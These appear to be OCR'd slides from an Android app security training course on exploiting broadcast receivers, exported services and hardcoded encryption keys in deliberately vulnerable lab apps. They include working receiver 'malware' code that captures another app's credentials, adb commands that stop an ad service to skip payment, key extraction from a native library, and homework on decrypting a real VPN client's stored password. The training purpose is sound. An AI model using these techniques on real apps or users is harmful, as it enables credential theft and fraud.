


Secret Key: s3cur3m3k3y

The malware collected this information:
secretKey = s3cur3m3k3y

Need Help?

- Malware code is on Linux VM Desktop at `/home/mobile/Desktop/vulnapps/broadcast_recv_labs/DNSIntentSnifferApp-secret.zip`
- Can be modified to exploit similar bugs



HOMEWORK

- Install and Launch the pre-built malicious binary from `/home/mobile/Desktop/vulnapps/DNSIntentSnifferApp/app/build/output/apk/debug/app-debug.apk`
- Launch InsecurePass and generate a new secure password
- Observe how the malware works!

Solution

- Step 1: Look for Receiver name & Intent Action from AndroidManifest.xml
- Step 2: Search for **sendBroadcast** or onRecieve in the code-base
- Step 3: Check if implicit intent is used
 - When application uses implicit intents, it assumes only the trusted applications will be listening for the action
 - What if we create a malware to listen for the action? Will that be hard?


Solution

- **Step 1:** Look for Receiver name & Intent Action from AndroidManifest.xml

- Receiver Name = *passwordBroadcastReceiver*
- Intent Action = *theBroadcast*

Solution

- Step 2: Search for **sendBroadcast** in the code-base



```
5  
6 Intent sendNewPasswordGeneratedBroadcast = new Intent();  
7 sendNewPasswordGeneratedBroadcast.setAction("theBroadcast");  
8  
9 sendNewPasswordGeneratedBroadcast.putExtra( name: "generated_password_now", newPassword.toString());  
0 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_name", account_name);  
1 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_url", account_url);  
2 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_username", account_username);  
3 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_password", account_password);  
4 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_additional_notes", account_additional_notes);  
5 sendBroadcast( sendNewPasswordGeneratedBroadcast );  
6
```

- Step 3: Check if implicit intent is used
 - When application uses implicit intents, it assumes only the trusted applications will be listening for the action
 - What if we create a malware to listen for the action? Will that be hard?

Solution

```
passwordBroadcastReceiver.java  MainActivity.java  GeneratePasswordActivity.java  ...
5
6 Intent sendNewPasswordGeneratedBroadcast = new Intent();
7 sendNewPasswordGeneratedBroadcast.setAction("theBroadcast");
8
9 sendNewPasswordGeneratedBroadcast.putExtra( name: "generated_password_now", newPassword.toString());
10 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_name", account_name);
11 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_url", account_url);
12 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_username", account_username);
13 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_password", account_password);
14 sendNewPasswordGeneratedBroadcast.putExtra( name: "account_additional_notes", account_additional_notes);
15 sendBroadcast(sendNewPasswordGeneratedBroadcast);
16
```

This is an implicit intent.

- Explicit Intent should have been used as shown below:

```
Intent sendNewPasswordGeneratedBroadcast = new
Intent(getApplicationContext(),passwordBroadcastReceiver.class);
```

MainActivity.java

```
90 IntentFilter filter = new IntentFilter( action: "theBroadcast");
91 passwordBroadcastReceiver receiver = new passwordBroadcastReceiver();
92 registerReceiver(receiver, filter);
93
94
```

passwordBroadcastReceiver.java

```
8 public class passwordBroadcastReceiver extends BroadcastReceiver {
9
10 // Whenever there is a new password generated, a broadcast is sent to this class.
11 // This class takes the extras from that broadcast and calls the Add New Account page with the old data
12
13 @Override
14 public void onReceive(Context context, Intent intent) {
15 // TODO Auto-generated method stub
16
17 String generated_password_now = intent.getStringExtra( name: "generated_password_now");
18 String account_name = intent.getStringExtra( name: "account_name");
19 String account_url = intent.getStringExtra( name: "account_url");
20 String account_username = intent.getStringExtra( name: "account_username");
21 String account_password = intent.getStringExtra( name: "account_password");
22 String account_additional_notes = intent.getStringExtra( name: "account_additional_notes");
23
24 Intent intent1 = new Intent(context, NewPasswordAddActivity.class);
25 intent1.putExtra( name: "generated_password_now", generated_password_now);
26 intent1.putExtra( name: "account_name", account_name);
27 intent1.putExtra( name: "account_url", account_url);
28 intent1.putExtra( name: "account_username", account_username);
29 intent1.putExtra( name: "account_password", account_password);
30 intent1.putExtra( name: "account_additional_notes", account_additional_notes);
31
32 intent1.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TOP);
33 context.startActivity(intent1);
34
```

The Malware Needs

- To create a malware that exploits this without any specific permissions you will need:
 - Broadcast Action
 - Intent Filter details
 - Intent Extras

The Malware

```
MainActivity.java  
@Override  
protected void onResume() {  
    super.onResume();  
    IntentFilter filter = new IntentFilter( action: "theBroadcast");  
    MyReceiver receiver = new MyReceiver();  
    registerReceiver(receiver, filter);  
}
```

```
MyReceiver.java  
public class MyReceiver extends BroadcastReceiver {  
    @Override  
    public void onReceive(Context context, Intent intent) {  
        System.out.println("XXXXXXXXXXXX\nMalicious onReceive, lets do this\nXXXXXXXXXXXX");  
  
        String account_name = intent.getStringExtra( name: "account_name");  
        String account_url = intent.getStringExtra( name: "account_url");  
        String account_username = intent.getStringExtra( name: "account_username");  
        String account_password = intent.getStringExtra( name: "account_password");  
        String account_additional_notes = intent.getStringExtra( name: "account_additional_notes");  
        String generated_password_now = intent.getStringExtra( name: "generated_password_now");  
  
        try {  
            Toast.makeText(context, text: "The malware collected this information:\n\n Account Name = "  
                +account_name+" \nAccount URL = "+account_url  
                +" \nAccount Username = "+account_username+" \nAccount Password = "+account_password+  
                " \nNewly Generated Password = " + generated_password_now+  
                " \nNewly Account Notes = " + account_additional_notes,  
                Toast.LENGTH_LONG).show();  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```

:) I AM HARMLESS :)

11:33

← Add New Account

Enter Service Name
Yahoo.com

Account URL
https://yahoo.com

Username
secureuser_user1

Password
[Redacted] [Eye Icon]

GENERATE SECURE PASSWORD

Additional Notes
security answer is bazinga

SAVE

11:34

← Add New Account

Enter Service Name
Yahoo.com

Account URL
https://yahoo.com

Username
secureuser_user1

Password
[Redacted] [Eye Icon]

GENERATE SECURE PASSWORD

Additional Notes
security answer is bazinga

The malware collected this information:

- Account Name = Yahoo.com
- Account URL = https://yahoo.com
- Account Username = secureuser_user1
- Account Password =
- Newly Generated Password = dIpyV1luQpeiKwiK
- Newly Account Notes = security answer is bazinga

Exploiting Android Components

- Activities
- Content Providers
- Broadcast Receivers
- Services

Android App Components – Services

- Background events in an Android application
- Ex: Downloading files / Playing Music / Antivirus Service

Start And Stop Android Services

- adb shell am `startservice` "`<packagename>/
<servicename>`"
- adb shell am `stopservice` "`<packagename>/
<servicename>`"

Exploiting Android Components Services

- Register an account and login to InsecurePass application
 - Binary at /home/mobile/Desktop/vulnapps/InsecurePass.apk
- Bypass ADS without becoming a premium user.
 - AD currently runs every 120 secs.



- ▶ AppCompatPreferenceActivity
- ▶ BackupOperation
- ▶ BuildConfig
- ▶ CustomPinActivity
- ▶ DialogClass
- ▶ FileUtils
- ▶ ForgotPasswordActivity
- ▶ GeneratePasswordActivity
- ▶ GoPremiumActivity (1)
 - CREATE_NEW_CARD : int
 - enablePremiumFeatures() : void
 - getPremiumStatusToPreferenceFile() : Boolean
 - onActivityResult(int, int, Intent) : void
 - onCreate(Bundle) : void
 - savePremiumStatusToPreferenceFile(Boolean) : void
- ▶ LocationActivity
- ▶ LocationTrackRequest
- ▶ LocationTrackResponse
- ▶ LoginActivity
- ▶ LoginRequest
- ▶ LoginResponse
- ▶ MainActivity
- ▶ Manifest
- ▶ MapperSingleton
- ▶ MasterPasswordActivity
- ▶ NetworkRequest
- ▶ NewPasswordAddActivity
- ▶ PinLockOptionsActivity
- ▶ R
- ▶ RegistrationActivity
- ▶ RegistrationRequest
- ▶ RegistrationResponse
- ▶ RememberMeLoginDBHelper
- ▶ RemoteLocatorService
- ▶ RestoreOperation

com.dns.insecurepass.GoPremiumActivity

```

import com.muddzdev.styleabletoast.StyleableToast;

public class GoPremiumActivity extends AppCompatActivity {
    private final int CREATE_NEW_CARD = 0;

    40     protected void onCreate(Bundle savedInstanceState) {
    41         super.onCreate(savedInstanceState);
    42         setContentView(R.layout.activity_go_premium);
    46         ((Button) findViewById(R.id.button_pay)).setOnClickListener(new OnClickListener() {
    49             public void onClick(View v) {
    51                 GoPremiumActivity.this.startActivityForResult(new Intent(GoPremiumActivity.this, CardEditActivity.class),
                    0);
            }
        });
    }

    57     public void onActivityResult(int requestCode, int resultCode, Intent data) {
    58         if (resultCode == -1) {
    61             String name = data.getStringExtra(CreditCardUtils.EXTRA_CARD_HOLDER_NAME);
    62             String cardNumber = data.getStringExtra(CreditCardUtils.EXTRA_CARD_NUMBER);
    63             String expiry = data.getStringExtra(CreditCardUtils.EXTRA_CARD_EXPIRY);
    64             String cvv = data.getStringExtra(CreditCardUtils.EXTRA_CARD_CVV);
    66             enablePremiumFeatures();
            return;
        }
    69         StyleableToast.makeText(getApplicationContext(), "Transaction Cancelled. Try again later.", R.style.redColor);
    }

    74     private void enablePremiumFeatures() {
    75         System.out.println("Premium Features Enabled");
    77         getApplicationContext().stopService(new Intent(getApplicationContext(), AdService.class));
    78         savePremiumStatusToPreferenceFile(Boolean.valueOf(true));
    }

    84     private void savePremiumStatusToPreferenceFile(Boolean status) {
    86         Editor remotePremiumStatusPrefEditor = getApplicationContext().getSharedPreferences(getString(R.string.premium_status_key),
    87             Context.MODE_PRIVATE).edit();
    88         remotePremiumStatusPrefEditor.putBoolean("status", status.booleanValue());
    89         remotePremiumStatusPrefEditor.apply();
    }

    91     private Boolean getPremiumStatusToPreferenceFile() {
    94         return Boolean.valueOf(getApplicationContext().getSharedPreferences(getString(R.string.premium_status_key),
    95             Context.MODE_PRIVATE).getBoolean("status", false));
    }
}

```

Service Name?

```
<service  
    android:name=".AdService"  
    android:enabled="true"  
    android:exported="true" />
```

Solution

- adb shell am **stop**service "<packagename>/<servicename>"

BECOMES

- adb shell am **stop**service
"com.dns.insecurepass/.AdService"
- **Alternative** -> adb shell am stopservice
"com.dns.insecurepass/
com.dns.insecurepass.AdService"

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

DEMO

- Find out the encryption key for Method 1 used in the installed *BuggyCrypto* application
 - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk
- Decrypt your CipherText back into PlainText to confirm validity of the encryption key
 - You can use <https://www.devglan.com/online-tools/aes-encryption-decryption>

Decrypting the CipherText into PlainText

- Method I – Write code by copying the decryption function from decompiled source code and passing the collected values
- Method II - Use GOOGLE to find an online AES decryptor utility - <https://www.devglan.com/online-tools/aes-encryption-decryption>

AES Online Decryption

Enter text to be Decrypted

ZOOwgchNfDt5O2EH2zHDo+4RpsHTdeHI8tGO
ul+w8=

Input Text Format: Base64 Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

Enter initialization vector

Key Size in Bits

256

Enter Secret Key

This is the super secret key 123

Decrypt

AES Decrypted Output (Base64):

c2VjdXJlcGxhaW50ZXh0bWVzc2FnZQ==

Decode to Plain Text

secureplaintextmessage

```
vbox86p:/data/data/com.dns.buggycrypto/shared_prefs # ls -la
total 24
drwxrwx--x 2 u0_a37 u0_a37 4096 2020-07-13 02:48 .
drwx----- 5 u0_a37 u0_a37 4096 2020-07-13 02:48 ..
-rw-rw---- 1 u0_a37 u0_a37 235 2020-07-13 02:48 StaticKeyEncryptionPrefs.xml
at StaticKeyEncryptionPrefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="plaintext_string">secureplaintextmessage</string>
  <string name="secure_encrypted_string">Z00wgchNfDt5O2EH2zHDo+4RpsHTdeHI8tGO
ful+w8=</string>
</map>
vbox86p:/data/data/com.dns.buggycrypto/shared_prefs #
```

ciphertext

```
public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] textBytes) throws
    AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
    SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, newKey, ivSpec);
    return cipher.doFinal(textBytes);
}
```


mode

```
com.dns.buggycrypto.CryptoClass
Find: simpleAesEncryptedString Previous Next Mark All Regex
22 public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
    String key = stringKeyFromJNI().trim();
    String obfuscated_key = stringObfuscatedKeyFromJNI().trim();
    String plainText;
    String simple_key = "This is the super secret key 123";
    public native String stringKeyFromJNI();
}
```

secret key

HOMEWORK

- Install FortiClient apk file (com.fortinet.forticlient.apk)
- Set up a new VPN of type SSL with username and password authentication
- Look for the password in the Shared Preference file. Do you see it?
- Test the com.fortinet.forticlient.apk file for cryptographic weakness
- Decrypt the SSL VPN password if it is stored in an encrypted form on the device



```
demo — dns@dns-mbp — .yWebinar/demo — -zsh — 4...  
→ demo █
```




<https://t.me/learningnets>



SECURITY INNOVATION

Secure Key?

- Launch *BuggyCrypto* application
 - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk
- Find out the encryption key used in Method II



Native Library?

What to look for

```
public class CryptoClass {  
    static {  
        try {  
            System.loadLibrary( libname: "getkey");  
        } catch (UnsatisfiedLinkError ule) {  
            Log.e( tag: "HelloC", msg: "WARNING: Could not load native library: " + ule.getMessage());  
        }  
    }  
}
```

```
public native String stringKeyFromJNI();
```

```
// The super secret key used by the encryption function  
String key = stringKeyFromJNI().trim();
```


Now What?

- Key is being extracted from the native library



THE EASY ONE

Unzip apk file —> Inside library folder
String DUMP : strings libgetkey.so



```
x86 — dns@dns-mac —  
[ ^ _ ]  
y0u3c4ntf1ndth1skeyc0zits0s3cur3
```

Or use Hopper

```
loc_fb40:
bl      sub_f410      ; sub_f410, CODE XREF= Z10b64 encodePKhm+664
Java_com_dns_buggycrypto_MainActivity_stringKeyFromJNI:
sub     sp, sp, #0x80 ; End of unwind block (FDE at 0x30b8c), Begin of unwind block (FDE at 0x30bcc), Begin of tr
stp     x29, x30, [sp, #0x70]
add     x29, sp, #0x70
mrs     x8, tpidr_el0
ldr     x8, [x8, #0x28]
stur   x8, [x29, var_8]
stur   x0, [x29, var_28]
stur   x1, [x29, var_30]
adrp   x1, #0x2d000 ; 0x2d759@PAGE
add     x1, x1, #0x759 ; 0x2d759@PAGEOFF, argument #2 for method sub_fc04, "y0u3c4ntf1ndth1skeyc0zits0s3cur3"
sub     x8, x29, #0x20
mov     x0, x8      ; argument #1 for method sub_fc04
str     x8, [sp, #0x110 + var_E8]
bl     sub_fc04     ; sub_fc04
1d...
```

```

vbox86p:/data/data/com.dns.buggycrypto/shared_prefs # ls -la
total 32
drwxrwx--x 2 u0_a37 u0_a37 4096 2020-07-13 03:06 .
drwx----- 5 u0_a37 u0_a37 4096 2020-07-13 02:48 ..
-rw-rw---- 1 u0_a37 u0_a37 235 2020-07-13 03:06 JNIKeyEncryptionPrefs.xml
-rw-rw---- 1 u0_a37 u0_a37 235 2020-07-13 02:48 StaticKeyEncryptionPrefs.xml
at JNIKeyEncryptionPrefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="plaintext_string">secureplaintextmessage</string>
